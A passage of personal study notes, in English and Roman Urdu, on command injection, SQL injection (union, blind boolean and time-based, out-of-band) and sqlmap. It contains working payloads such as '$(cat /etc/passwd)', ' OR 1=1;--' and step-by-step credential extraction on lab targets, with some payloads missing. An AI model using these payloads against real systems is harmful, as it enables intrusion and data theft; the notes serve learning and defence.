 - An attacker could abuse this application by injecting their own commands for the application to execute. Rather than using `grep` to search for an entry in `songtitle.txt`, they could ask the application to read data from a more sensitive file.
 - Abusing applications in this way can be possible no matter the programming language the application uses. As long as the application processes and executes it, it can result in command injection.

Exploiting Command Injection:

- You can often determine whether or not command injection may occur by the behaviours of an application, as you will come to see in the practical session of this room.
- Applications that use user input to populate system commands with data can often be combined in unintended behaviour. **For example, the shell operators `;`, `&` and `&&` will combine two (or more) system commands and execute them both**
- Command Injection can be detected in mostly one of two ways:
 - 1) Blind command injection
 - 2) Verbose command injection

Method
Blind
Verbose

• Detecting Blind Command Injection:

- ◇ When nothing is shown after trying payloads
 - Use **ping** or **sleep** command specifying a time set like **sleep 10** or **ping -c 4 IP**
 - This will hang application for sometime resulting in confirmation of RCE
 - Or enforce the server to save output of ur command to a file and then read that like
 - **whoami > filename**
 -  will save result of command to afile then **cat filename** to read that file
 - **curl** is also a useful command to test for command injection

- `curl http://vulnerable.app/process.php%3Fsearch%3DThe%20Beatles%3B%20whoami`

→ Use the above command to test if command injection exists

• Detecting Verbose Command Injection:

- ◇ It is easiest way of determining if RCE exists or not
 - As result is displayed on the screen
 - Like **ping** or **whoami** response will be directly printed to screen

Common Payloads:

Linux

Payload
whoami
ls
ping
sleep
nc

Windows:

Payload
whoami
dir
ping
timeout

☐ Command injection can be prevented in a variety of ways. Everything from minimal use of potentially dangerous functions or libraries in a programming language to filtering input without relying on a user's input.

☐ Vulnerable Functions

In PHP, many functions interact with the operating system to execute commands via shell; these include:

- Exec
- Passthru
- System

Take this snippet below as an example. Here, the application will only accept and process numbers that are inputted into the form. This means that any commands such as `whoami` will not be processed.

```
<input type="text" id="ping" name="ping" pattern="[0-9]+"></input> 1.
<?php
echo passthru("/bin/ping -c 4 ".$_GET["ping"]); 2.
?>
```

1. The application will only accept a specific pattern of characters (the digits 0-9)
2. The application will then only proceed to execute this data which is all numerical.

These functions take input such as a string or user data and will execute whatever is provided on the system. Any application that uses these functions without proper checks will be vulnerable to command injection.

Bypassing Filters

Applications will employ numerous techniques in filtering and sanitising data that is taken from a user's input. These filters will restrict you to specific payloads; however, we can abuse the logic behind an application to bypass these filters. For example, an application may strip out quotation marks; we can instead use the hexadecimal value of this to achieve the same result.

When executed, although the data given will be in a different format than what is expected, it can still be interpreted and will have the same result.

```
$payload = "\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64"
```

Common Payloads:

```
?ip=127.0.0.1; cat /flag.txt
```

```
?ip=127.0.0.1 && ls /var/www/
```

```
?ip=$(cat /flag.txt)
```

<https://github.com/payloadbox/command-injection-payload-list>

cowsay

-> jb server side code (like php) web application ma koi function interact krey server ke console ke sth directly.

Code Example:

```
if (isset($_GET['mooring'])) {  
    $mooring = $_GET['mooring'];  
    $cow = 'mooring';  
  
    if (isset($_GET['cow']))  
        $cow = $_GET['cow'];  
  
    passthru("$cow$mooring");  
}
```

1. **1.** Checking if the parameter "mooring" is set. If it is, the variable `$mooring` gets what was passed into the input field.
2. **2.** Checking if the parameter "cow" is set. If it is, the variable `$cow` gets what was passed through the parameter.
3. **3.** The program then executes the function `passthru("perl /usr/bin/cowsay -f $cow $mooring")`. The `passthru` function simply executes a command in the operating system's console and sends the output back to the user's browser. You can see that our command is formed by concatenating the `$cow` and `$mooring` variables at the end of it. Since we can manipulate those variables, we can try injecting additional commands by using simple tricks. If you want to, you can read the docs on `passthru()` on [PHP's website](#) for more information on the function itself.

Exploiting Command Injection

:

we will take advantage of a bash feature called "inline commands" to abuse the cowsay server and execute any arbitrary command we want.

To execute inline commands, you only need to enclose them in the following format

- `$(your_command_here)`

. If the console detects an inline command, it will execute it first and then use the result as the parameter for the outer command. Look at the following example, which runs

◇ whoami

as an inline command inside an

◇ echo

command:

So coming back to the cowsay server, here's what would happen if we send an inline command to the web application:

Since the application accepts any input from us, we can inject an inline command which will get executed and used as a parameter for cowsay. This will make our cow say whatever the command returns! In case you are not that familiar with

Linux

, here are some other commands you may want to try:

◇ whoami

◇ id

◇ ifconfig/ip addr

◇ uname -a

◇ ps -ef

Machine Solve: (Write-Up)

:

1. \$(ls) -> current directory ma files dekhne kelia

1. \$(whoami) -> konsa use application ma run kr rha he (e.g; "apache")

1. `$(cat /etc/passwd)` -> hr user ka shell set hota he `/etc/passwd` ma ("`/bin/bash`" , "`/sbin/nologin`" , "`/bin/sh`")

1. `$(id)` -> konse or kitne users run kr rhe hain us application ma

IMP points:

when output include a cow or animal using character ther's cowsay which runs on linux

a function of website is interacting to linux causing to run cowsay and cowsay has a vulnerability that `$(command)` executes command on the system

MisConfigs

Werkzeug is a vital component in Python-based web applications as it provides an interface for web servers to execute the Python code. Werkzeug includes a debug console that can be accessed either via URL on `localhost:5000`, or it will also be presented to the user if an exception is raised by the application. In both cases, the console provides a Python console that will run any code you send to it. For an attacker, this means he can execute commands arbitrarily.

◇ `os.popenread`

SQL Injection

Also known as SQLi(Structured Query Language Injection)

- DBMS works to deal with databases
 - ◇ Database: A collection of logically related data
 - Data is stored in the form of relations
 - Relation is also known as table
 - Table has rows / record and columns / field
 - ⇒ Each record has many fields with a unique field too
 - Each record of table has a unique field that uniquely identifies a record known as **key**
 - Data can be stored in non relational databases: NoSQL
 - MongoDB, Elasticsearch, Cassandra
- **SQL syntax** => Case In-Sensitive
 - ◇ SELECT
 - This query is used to retrieve data from database
 - Query:
 - **select** tells database that we want to retrieve data from database
 - ***** tells database all the columns/fields of table are to be retrieved
 - **users** is the name of table
 - **;** semicolon tells that this end of query
 - Query:
 - Similar to the above query **select** tells database that we want to retrieve data from database
 - **username,password** tells the database that the columns/fields with name username and password are to be retrieved
 - Query:
 - **LIMIT 1** clause limits output to one record/row
 - This tells database to display one row only
 - Query:
 - **LIMIT 2,1** tells database to skip first two results and then display one row only
 - ⇒ **Point to remember: first number in LIMIT tells database how many results need to be skipped and second one tells how many records/rows need to be displayed**
 - Query:
 - **where** clause tells database to retrieve data based on provided info
 - ⇒ in the above query database will fetch for each row with field **username** named **admin**
 - and returns all rows with field containing admin only
 - Query:
 - This will return only those rows which don't contain **admin**
 - Query:
 - This will return those rows which contains username named either admin or jon
 - Query:
 - This will return those rows/records which has username equal to **admin** and password equal to **p4ssword**
 - Query:
 - **like** clause is used when we are not sure about the data
 - ⇒ it is used to specify the data containing the specified characters
 - **%** is a wildcard character used to specify where the certain character lies
 - ⇒ Place this at the start of character if field containing data has that character at the end
 - In simple words , place it according to character if character lies at the end place it at the beginning
 - ◇ if character lies within a field, place character in between **%**
 - **a%** tells database to fetch rows where **username** field contains letter a but at the start
 - ⇒ like admin contains a in the start

- Query:
→ This returns those rows having username ending with **n**
- Query:
→ This will return those rows containing **mi** within username field

◇ **UNION:**

▪ This statement combines the result of two SELECT statements to retrieve data either from a single or multiple tables

▪ **Rule:**

- 1> must retrieve same number of fields/columns in SELECT statement
- 2> columns must be of same data type
- 3> order has to be same

For instance:

| id | name |
|----|------------------|
| 1 | Mr John Smith |
| 2 | Mrs Jenny Palmer |
| 3 | Miss Sarah Lewis |

| company | address |
|---------|------------------|
| 1 | Widgets Ltd |
| 2 | The Tool Company |
| 3 | Axe Makers Ltd |

1. Query: SELECT name, address, city, postcode FROM customers

UNION

SELECT company, address, city, postcode FROM suppliers

1st column: name (text) ↔ company (text) → OK

2nd column: address (text) ↔ address (text) → OK

3rd column: city (text) ↔ city (text) → OK

4th column: postcode (text) ↔ postcode (text) → OK

✅ Data types match → Result will be correct

2. Query: SELECT id, name FROM customers -- id = number, name = text

UNION

SELECT address, city FROM suppliers -- address = text, city = text

1st column: id (number) ↔ address (text) → ❌ Mismatch!

2nd column: name (text) ↔ city (text) → OK

❌ Error or Faulty result

▪ **UNION = Same Number of Columns + Same Order + Similar Data Types**

- Query:

→ Above query gathers result from two tables and put them into one result set

◇ **INSERT**

- Tells database to insert a new row of data in the table
 - Query:
 - **into users** tells the database to insert the data into which table
 - ⇒ in this query into specifies **users** table to insert data into
 - **(username,password)** provides the fields/columns where data is to be inserted
 - **values ('bob','password123')** provides data that we want to insert in fields specified previously

◇ **UPDATE**

- Tells the database to update one or more rows of data within a table
 - Query:
 - **update %tablename% SET** selects the table to update data
 - ⇒ in the above query **users** is selected to update
 - **username='root',password='pass123'** specifies fields which are to be updated with the data to be updated
 - ⇒ **where username='admin'** same as **SELECT** statement in which **where** specifies specific row where a field has **username** equal to **admin**

◇ **DELETE**

- This tells database to delete one or more records/rows of data
 - format is similar to **SELECT**
 - You can use **where** clause to tell the database a specified field of record containing some info
 - or **LIMIT** clause to tell how many number of rows are to be deleted or skipped
 - Query:
 - **delete from users** tells database about the table whose entities are to be deleted i.e. **users**
 - **where username='martin'** specifies row in which **username** is equal to **martin**
 - Query:
 - Above query deletes all the records in the table **users** because no specific row is specified to get deleted

• **SQL Injection**

- ◇ point wherein a web app using SQL can turn into **SQLI**
 - when user provided data is directly included into SQL query
- ◇ **An Example:**
 - Take the following url as an example where each blog entry has a unique id number and it may be set be public or private such as
 -
 - id parameter in query string tells a blog entry is requested from web app
 - Web app may include this id in SQL query to retrieve blog entry based on unique id
 - Query may look like this
 -
 - Above query tells database to retrieve data from the table **blog** where a row contains a field that is equal to **1** and **and private=0** tells that it is not private, **LIMIT 1** limits the output to one row only
 - As from definition, we have come across a situation where **SQLI** seems to be effective
 - Let's try **SQLI**
 - ⇒ Assume id 2 is locked to private and it can't be accessed/viewed on website
 - ⇒ We can now instead call the URL:
 -
 - SQL Query will now be:
 - ◇
 - ◇ **;** specifies end of the query
 - ◇ **--** tells database to ignore forthcoming commands by commenting it
 - ◇ So Query becomes

- - It will return the article with ID 2 which was set to private

Types

Types of SQLi

- ◇ [In-Band SQLi](#)
 - UNION-Bases SQLi
 - Authentication Bypass
- ◇ [Blind SQLi](#)
 - Boolean-Based
 - Time-Based
- ◇ [OOB\(Out-Of-Band\) SQLi](#)

In-Band SQLi

- **In-Band SQLI:**

- Easiest type of SQLI to detect and exploit
- **In-Band** refers to same method of communication being used to exploit vulnerability and also receive the results

results

- For example:
 - Discovering SQLi on a web page and being able to extract data to same web page from the database

- Error-Based SQLI:

- Type of SQLI to obtain info about the database as error messages from the database are directly fed on the database

- Can be used to enumerate a whole database

- Union-Based SQLI:

- utilises **UNION** operator along a **SELECT** statement to return extra results to the page
- most common way of extracting large amount of data via an SQLi vulnerability

- Test SQLI

- use single quote ' or double quote " to break SQL Query

⇒ If an error is printed like this, confirms **SQLI**

- <https://website.thm/article?id=1>

- ◇ Here we will check if **SQLI** is applicable

- ◇ <https://website.thm/article?id=1>

- SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "" at line 1

- Confirmed that SQLI is applicable => Query broke

- We have to read the password of a user named martin

- First we have to prevent database from displaying error

- For this we have to change our id parameter step by step

- <https://website.thm/article?id=1> UNION SELECT 1

⇒ SQLSTATE[21000]: Cardinality violation: 1222 The used SELECT statements have a different

number of columns

- ⇒ Number of columns are different

- ⇒ Try increasing number of columns

- <https://website.thm/article?id=1> **UNION SELECT 1,2**

- ⇒ Again same error

- This means still number of columns is less than expected

- ⇒ Increasing number of columns

- <https://website.thm/article?id=1> UNION SELECT 1,2,3

- ## ⇒ My First Article

- ⇒ Finally error message is gone

- This means UNION rule is not breaking now

- ⇒ Now we will try this <https://website.thm/article?id=0 UNION SELECT 1,2,3>

- 2

Article ID: 1

3

- ⇒ Result is just made up from **UNION select** returning coloumn values 1, 2 and 3

- ⇒ Now we have to retrieve info of database table names, column names to

retrieve password of **martin**

- <https://website.thm/article?id=0> UNION SELECT 1,2,database()

⇒ 2

Article ID: 1

sql_i_one

- Instead of number 3 there is **sql_one** that is database name

⇒ Now we have to fetch further info too

→ [https://website.thm/article?id=0 UNION SELECT 1,2,group_concat\(table_name\) FROM information_schema.tables WHERE table_schema = 'sql_i_one'](https://website.thm/article?id=0 UNION SELECT 1,2,group_concat(table_name) FROM information_schema.tables WHERE table_schema = 'sql_i_one')

⇒ **group_concat()** gets the specified column (in our case, table_name)

⇒ **information_schema** contains info about all the databases and tables, columns user has

access to

⇒ **table_schema** refers to database name (i.e. sql_i_one)

• 2

Article ID: 1

article,staff_users

- Here we go: table names are **article** and **staff_users**

⇒ Now we have table name, database name, we have to figure out column name

→ [https://website.thm/article?id=0 UNION SELECT 1,2,group_concat\(column_name\) FROM information_schema.columns WHERE table_name = 'staff_users'](https://website.thm/article?id=0 UNION SELECT 1,2,group_concat(column_name) FROM information_schema.columns WHERE table_name = 'staff_users')

⇒ 2

Article ID: 1

id,password,username

⇒ So we have gotten column names i.e **id,password,username**

→ [https://website.thm/article?id=0 UNION SELECT 1,2,group_concat\(username,':',password SEPARATOR '
'\) FROM staff_users](https://website.thm/article?id=0 UNION SELECT 1,2,group_concat(username,':',password SEPARATOR '
') FROM staff_users)

⇒ We used **group_concat()** again to return all rows into one string for readability

⇒ **','** to split **username** and **password** from each other

⇒ Instead of separating fields by comma we have chosen HTML tag **
** => **line break** to print each row in separate line

Blind SQLi

◇ Blind SQLi

- Unlike In-Band SQLi, where we can see results of our attack directly on screen
- Blind SQLi is when almost no feedback is received on screen, either attack successful was successful or not
- Error messages are disabled
- But injection still works
- Surprisingly, we need a lil bit of feedback to successfully enumerate a whole database

- Authentication Bypass:

- Instead of retrieving data from database
- we are interested to bypass authentication of login form
- Login forms that are connected to a database are often developed in such a way that data entered in username and password field is directly matched in database and a result true/false is returned from database
- based on which web app decides to authorise the login
- This info prevents us from enumerating database
- Instead we have to just make the Query response to yes to bypass login
- Take this Query as an example

⇒ `select * from users where username='%username%' and password='%password%' LIMIT 1;`

⇒ `%username%` and `%passwords%` values are taken from form fields

⇒ Initially these are blank when we enter something it gets matched in database

⇒ We have to make this query to return true always

⇒ We can insert payload either in username or password fields

⇒ By inserting this Payload => `' OR 1=1;--` in password field

⇒ Query may become `select * from users where username="" and password="" OR 1=1;--' LIMIT 1;`

⇒ `'` closes password field

⇒ `OR` operator combines two conditions

⇒ `1=1` always returns true

⇒ `;` marks end of query; **mostly not used**

⇒ `--` ignores forthcoming code in the query

⇒ This will bypass the login

- Boolean-Based:

→ A blind SQLi where a lil bit of feedback is returned to attacker which tells attacker either payload was successful or not

→ Result may be a true/false, yes/no, 1/0 or any response having two outcomes only


→ These results can help us to enumerate a whole database

⇒ Here we got a challenge:

•

Boolean Based Blind SQLi

THM{SQL_INJECTION_9581}



| SQL Query | SQL Results |
|---|-------------|
| <pre>select * from users where username = 'admin' LIMIT 1</pre> | |

- We have to find the password of username and password to login
- We can see an API endpoint that which checks whether a user exists or not
- Here we have a username admin which already exists
- Now we have to enumerate database to get password
- SQL Query is also given at the bottom
 - i.e.
 - ◇ We have control over username only if we change username from **admin** to **admin123** in mock

browser

- ◇ Response will change to **false** i.e. **{"taken":false}**
- Similar to previous level we have to find number of columns
- The url we have is <https://website.thm/checkuser?username=admin>
 - ◇ now we will change **%username% value** in url and use **UNION** statement to get result of our

payloads

- ◇ Before we start we have to use **;** at the end of url to ignore **LIMIT** statement

◇ Payload:

- Response: **false**
- This mean there are more than one columns, we'll keep on adding more columns untill result is **tr-**

ue

◇ Payload:

- Response: **true**
- This mean there must be three columns on both according to rule of UNION query
- Now we'll start enumerating database, i.e. database name, tables, columns
- ◇ Now we need name of database to extract data

◇ Payload:

- Response: **true**
- **database()** stores name of database accessible to current user
- like **'%'** is used when we don't know exact value, instead we wanna match partially
 - It will return **true** because **%** is wildcard character which matches any character or sequence of

characters

- **%** is used when we wanna search partial characters instead of a full string

◇ Now we'll add some characters with **%** to find out whether selected letter is a part of database

name

◇ **Payload:**

- Response: **true**
- **s%** means that database name starts with **s**

◇ We'll check second letter of database name by choosing letters from a to z like **'sa%', 'sb%'**

- until we get response **true** and then so on

◇ **Payload: admin123' UNION SELECT 1,2,3 where database() like 'sqli_three%';--**

- Response: **true**
- If we add any character to this name it returned **false**
 - This means database name is **sqli_three**
- Using that info we will find out table names
 - ◇ Using **information_schema.tables/columns** method we'll find table and column names

◇ **Payload:**

- Response: **false**
- This query looks for results in the **information_schema** database in the **tables** table where the database name matches **sqli_three**, and the table name begins with the letter **a**.

▪ As the above query results in a **false** response, we can confirm that there are no tables in the **sqli_three** database that begin with the letter **a**.

▪ Like previously, you'll need to cycle through letters, numbers and characters until you find a positive match.

◇ And finally you'll reach at a point where you've discovered **table_name**

◇ **Payload:**

- Response: **true**
- ◇ Now we have to enumerate **column_names** using **table_name** i.e. **users**

◇ **Payload:**

- Response: **false**
- As there is no column name starting with **a**
- **Again, you'll need to cycle through letters, numbers and characters until you find a**

match.

- **As you're looking for multiple results, you'll have to add this to your payload each time you find a new column name to avoid discovering the same one**

◇ Let's assume we have discovered a column name **id**, we'll add that in query to prevent it from again getting fetched

◇ **Payload: admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like 'a%' and COLUMN_NAME !='id';**

- Response: **false**
- As there is no column whose name starts with **a**
- Moreover, **COLUMN_NAME !='id'** will confirm that the column name is not **id** if it is present
 - In layman language, each time when we have discovered a column name we'll add that in our query so that it doesn't get fetched again

→ Make it more simple: **COLUMN_NAME like 'a%' and COLUMN_NAME !='id'** will check that column name starts with **a** but it is not equal to **id**

- **COLUMN_NAME like 'id%' and COLUMN_NAME != 'id'** will return **false** because we column name is not equal to **id**
- **COLUMN_NAME like 'user%' and COLUMN_NAME != 'id'** will return **true** as there is a column named **username** but that is not **id**
- ◇ As we have found another column name i.e. **username**, adding in query to prevent it to get fetched again
- ◇ **Payload: admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like 'pass%' and COLUMN_NAME != 'username' and COLUMN_NAME != 'id';**
- Response: **true**
 - Because there is a column name containing **pass** in it's start i.e. **password**
- ◇ Now we have column names , let's enumerate **password** as we have username i.e. **admin** (We can enumerate username using same technique too)
- ◇ Using same approach like **'a%'** for partial match
- ◇ Payload:
- Response: **true**
 - This means that there is a username starting with letter **a** i.e. **admin**
- ◇ **Payload:**
- Response: **false**
 - This query checks in database if there is a user named **admin** and password starting with **a**
- ◇ We'll cycle through all letters, numbers and characters for each character of password until we find it
- ◇ **Payload: ='3845';--**
- Response: **true**
 - Finally we have creds to login i.e. **admin / 3845**

- Time-Based:

- A Blind SQLi where no feedback is returned whether our query was successful or not
- We rely on the delay or load time of website to determine result of our query either succeeded or failed
- If it took longer time to load, means query was successful
- Basically, we have to use **SLEEP(x)** function that is a built-in function
- ⇒ It makes database to sleep for x seconds if query was right
- Simply, based on the execution of **SLEEP()**, we determine whether query was right or not
- ⇒ It can be in the form of web page response delay / load time delay
 - ⇒ If web page loads faster means query didn't work
- Let's start practice:
- ⇒ In the mock browser we can see query may look like this
 - **select * from analytics_referrers where domain=" LIMIT 1**
 - Using same strategy to enumerate database
 - ⇒ **Payload:**
 - Response Time: **0.001**
 - **;** marks the end of query (no essential in real web app) and **--** comments forthcoming code
 - It is worth noticing that our query was failed because **sleep** didn't execute
 - ⇒ **Payload:**
 - Response: **5.001**
 - Our payload worked i.e. column number matched according to **UNION** query rule
- ⇒ Now we'll discover database name by cycling through each character then table_name and then column_name
- ⇒ **Payload:**

- Response: **0.001**
- Oops our payload didn't succeed i.e. The database name doesn't start with a
- Similarly we'll go for each letter, number and symbol to find out correct one by determining response

time

⇒ We have got database name i.e. **sqli_four**

⇒ Now we'll use **information_schema** along with database name to discover table name

⇒ **Payload: admin123' UNION select SLEEP(5),2 from information_schema.tables where table_schema='sqli_four' and table_name like 'a%';--**

- Response: **5.003**
- This means there is a table whose name starts with **a**
- Now we'll go for other letters

⇒ We have found a table_name **analytics_refferer**, we have to add it in our query to prevent database from fetching this again

⇒ **Payload: admin123' UNION select SLEEP(5),2 from information_schema.tables where table_schema='sqli_four' and table_name like 'a%' and table_name != 'analytics_referrers';--**

- Response: **0.001**
- Response tells that there is no table other than **analytics_referrers** whose name starts with **a**
- Going through cycle again to discover table_name that we are concerned for

⇒ Found a table_name **users**

⇒ **Payload: admin123' UNION select SLEEP(5),2 from information_schema.tables where table_schema='sqli_four' and table_name='users' and table_name != 'analytics_referrers';--**

- Response: **5.002**
- Confirmed that **users** is a table name

⇒ Now it's time to discover column_names

⇒ **Payload: admin123' UNION select SLEEP(5),2 from information_schema.columns where table_schema='sqli_four' and table_name='users' and column_name like 'a%';--**

- Response: **0.001**
- No such column whose name starts with **a**

⇒ Cycling through each character we'll find column_name

⇒ We have found a column name **id**

⇒ **Point to remember:** Add the fetched data to get query updated in order not to discover a name again and again

⇒ **Payload: admin123' UNION select SLEEP(5),2 from information_schema.columns where table_schema='sqli_four' and table_name='users' and column_name like 'user%' and column_name != 'id';--**

- Response: **5.002**
- We have discovered that a column name is starting with **user** but it is not **id** column

⇒ By cycling through letters, digits and symbols we have found column names **id**, **username**, **password**

⇒ **Payload: admin123' UNION select SLEEP(5),2 from information_schema.columns where table_schema='sqli_four' and table_name='users' and column_name='password' and column_name != 'username' and column_name != 'id';--**

- Response: **5.003**
- A lil bit confusion created but cleared up that it checks for a single column name in table_name **users** at a time if it is **password** but not **username** and **id**

⇒ Found columns, going for **username** and **password**

⇒ **Payload: admin123' UNION select SLEEP(5),2 from users where username like 'a%';--**

- Response: **5.002**
- There is a username in database that starts with **a** i.e. **admin**
- Same method of cycling through each letter, digit for each character of username

⇒ Now it's **password** time starting from numbers

⇒ **Payload: admin123' UNION select SLEEP(5),2 from users where username='admin' and password like '4%';--**

- Response: **5.003**
- Password of **admin** starts with number **4**
- Similarly cycling through each character until we have found a password

⇒ **Payload: admin123' UNION select SLEEP(5),2 from users where username='admin' and password='4961';--**

- Response: **5.002**
- Finally we have both **username** and **password** to login as **admin**

OOB SQLi

OOB SQLi (Out of Bound SQLi)

1. What is OOB SQLi?

- ◇ Out-of-Band SQL Injection is a technique where **you don't get the result in the web response**.
- ◇ Instead, the database **sends the data to a different (external) server**, controlled by the attacker.

2. When is OOB used?

- ◇ When **errors are hidden** (no error messages).
- ◇ When **boolean- or time-based SQLi doesn't work**.
- ◇ When the database **has access to the internet** and can make outbound requests.

3. How does it work?

- ◇ The attacker uses **database functions** to make the server connect to their server.
- ◇ If the attacker's server **receives a request**, it means the injection **worked**.



4. Common functions used:

- ◇ MySQL: `LOAD_FILE()`, `INTO OUTFILE`, `dnslookup`
- ◇ MSSQL: `xp_dirtree`, `xp_cmdshell`
- ◇ Oracle: `UTL_HTTP.REQUEST`, `UTL_INADDR.GET_HOST_ADDRESS`

5. Real-world example:

- If vulnerable, the server will try to connect to `attacker.com`.
- Attacker sees this request and confirms the SQLi.

6. How to protect against it:

- Use **prepared statements (parameterized queries)**.
- **Disable dangerous functions** in the database.
- Use **firewalls and network rules** to block outbound traffic from the database server.

7. Why is it dangerous?

- It's **stealthy** — no visible errors or delays.
- Can be used to **exfiltrate sensitive data silently**.
- Harder to detect without monitoring outbound traffic.

Remediation

Remediation

◇ As impactful as SQL Injection vulnerabilities are, developers do have a way to protect their web applications from them by following the advice below:

Prepared Statements (With Parameterized Queries):

- ◇ In a prepared query, the first thing a developer writes is the SQL query, and then any user inputs are added as parameters afterwards.
- ◇ Writing prepared statements ensures the SQL code structure doesn't change and the database can distinguish between the query and the data.
- ◇ As a benefit, it also makes your code look much cleaner and easier to read.

Input Validation:

- ◇ Input validation can go a long way to protecting what gets put into an SQL query.
- ◇ Employing an allow list can restrict input to only certain strings, or a string replacement method in the programming language can filter the characters you wish to allow or disallow.

Escaping User Input:

- ◇ Allowing user input containing characters such as ' " \$ \ can cause SQL Queries to break or, even worse, as we've learnt, open them up for injection attacks.
- ◇ Escaping user input is the method of prepending a backslash (\) to these characters, which then causes them to be parsed just as a regular string and not a special character.

Important Payloads

`SUBSTR((SELECT flag FROM flag), 1, 1)`

- **SUBSTR() Function:**

- `SUBSTR(string, start_position, length)` is a SQL function that extracts a substring from a given string.

- Here, `SUBSTR((SELECT flag FROM flag), 1, 1)`:

- `SELECT flag FROM flag`: This is a subquery that tries to retrieve the value from the `flag` column in the `flag` table. Typically, the `flag` contains sensitive information, like a CTF flag or some secret data.

- `SUBSTR(..., 1, 1)`: This takes the first character of the `flag`. For example, if the flag is `FLAG{example}`, this will extract the letter `F`.

- `= 'F'` **Condition**: This checks if the first character of the flag is `F`. If it is true, the query returns results, indicating to the attacker that they have successfully guessed the first character of the flag.

Bypass the filtration:

- `'||'`

- ◇ If select is blocked : Type: `s'||'elect`

SQLmap

Sqllmap Commands

To show the basic help menu, simply type `sqlmap -h` in the terminal.

Help Message

sqlmap

```

      _____
      |         |
      |   H     |
      |_____|   |
      |  [']    |   {1.6#stable}
      | -| . [(] |   | .'| . | | |
      |____|_ [']_|_|_|_|_|_|
      |         |   |         |
      |   |V...  |   | https://sqlmap.org
```

Usage: python3 sqlmap [options]

Options:

| | |
|------------|--|
| -h, --help | Show basic help message and exit |
| -hh | Show advanced help message and exit |
| --version | Show program's version number and exit |
| -v VERBOSE | Verbosity level: 0-6 (default 1) |

Target:

At least one of these options has to be provided to define the target(s)

| | |
|-------------------|--|
| -u URL, --url=URL | Target URL (e.g. " <u>http://www.site.com/vuln.php?id=1</u> ") |
| -g GOOGLEDORK | Process Google dork results as target URLs |

Request:

These options can be used to specify how to connect to the target URL

| | |
|--------------------------------|--|
| --data=DATA | Data string to be sent through POST (e.g. "id=1") |
| --cookie=COOKIE | <u>HTTP</u> Cookie header value (e.g. "PHPSESSID=a8d127e..") |
| --random-agent | Use randomly selected <u>HTTP</u> User-Agent header value |
| -- <u>proxy</u> = <u>PROXY</u> | Use a <u>proxy</u> to connect to the target URL |
| --tor | Use Tor anonymity network |
| --check-tor | Check to see if Tor is used properly |

Injection:

These options can be used to specify which parameters to test for, provide custom injection payloads and optional tampering scripts

| | |
|------------------|---------------------------------------|
| -p TESTPARAMETER | Testable parameter(s) |
| --dbms=DBMS | Force back-end DBMS to provided value |

Detection:

These options can be used to customize the detection phase

| | |
|---------------|--|
| --level=LEVEL | Level of tests to perform (1-5, default 1) |
| --risk=RISK | Risk of tests to perform (1-3, default 1) |

Techniques:

These options can be used to tweak testing of specific SOL injection techniques

--technique=TECH.. SOL injection techniques to use (default "BEUSTQ")

Enumeration:

These options can be used to enumerate the back-end database management system information, structure and data contained in the tables

| | |
|----------------|--|
| -a, --all | Retrieve everything |
| -b, --banner | Retrieve DBMS banner |
| --current-user | Retrieve DBMS current user |
| --current-db | Retrieve DBMS current database |
| --passwords | Enumerate DBMS users password hashes |
| --tables | Enumerate DBMS database tables |
| --columns | Enumerate DBMS database table columns |
| --schema | Enumerate DBMS schema |
| --dump | Dump DBMS database table entries |
| --dump-all | Dump all DBMS databases tables entries |
| -D DB | DBMS database to enumerate |
| -T TBL | DBMS database table(s) to enumerate |
| -C COL | DBMS database table column(s) to enumerate |

Operating system access:

These options can be used to access the back-end database management system underlying operating system

| | |
|---------------------|--|
| -- <u>os</u> -shell | Prompt for an interactive operating system shell |
| -- <u>os</u> -pwn | Prompt for an OOB shell, <u>Meterpreter</u> or VNC |

General:

These options can be used to set some general working parameters

| | |
|-----------------|--|
| --batch | Never ask for user input, use the default behavior |
| --flush-session | Flush session files for current target |

Miscellaneous:

These options do not fit into any other category

| | |
|----------|--|
| --wizard | Simple wizard interface for beginner users |
|----------|--|

[!] to see full list of options run with '-hh'

Basic commands:

| Options | Description |
|-------------------|---|
| -u URL, --url=URL | Target URL (e.g. "http://www.site.com/vuln.php?id=1") |
| --data=DATA | Data string to be sent through POST (e.g. "id=1") |
| --random-agent | Use randomly selected HTTP User-Agent header value |
| -p TESTPARAMETER | Testable parameter(s) |
| --level=LEVEL | Level of tests to perform (1-5, default 1) |
| --risk=RISK | Risk of tests to perform (1-3, default 1) |

Enumeration commands:

These options can be used to enumerate the back-end database management system information, structure, and data contained in tables.

| Options | Description |
|----------------|--------------------------------|
| -a, --all | Retrieve everything |
| -b, --banner | Retrieve DBMS banner |
| --current-user | Retrieve DBMS current user |
| --current-db | Retrieve DBMS current database |

| Options | Descripti-
on |
|-----------------|--|
| --passwords | Enumerate DBMS users password hashes |
| --dbs | Enumerate DBMS databases |
| --tables | Enumerate DBMS database tables |
| --columns | Enumerate DBMS database table columns |
| --schema | Enumerate DBMS schema |
| --dump | Dump DBMS database table entries |
| --dump-all | Dump all DBMS databases tables entries |
| --is-dba | Detect if the DBMS current user is DBA |
| -D <DB NAME> | DBMS database to enumerate |
| -T <TABLE NAME> | DBMS database table(s) to enumerate |
| -C COL | DBMS database table column(s) to enumerate |

Operating System access commands

These options can be used to access the back-end database management system on the target operating system.

| Options | Description |
|-----------------|---|
| --os-shell | Prompt for an interactive operating system shell |
| --os-pwn | Prompt for an OOB shell, Meterpreter or VNC |
| --os-cmd=OSC-MD | Execute an operating system command |
| --priv-esc | Database process user privilege escalation |
| --os-smbrelay | One-click prompt for an OOB shell, Meterpreter or VNC |

Note that the tables shown above aren't all the possible switches to use with [sqlmap](#). For a more extensive list of options, run `sqlmap -h` to display the advanced help message.

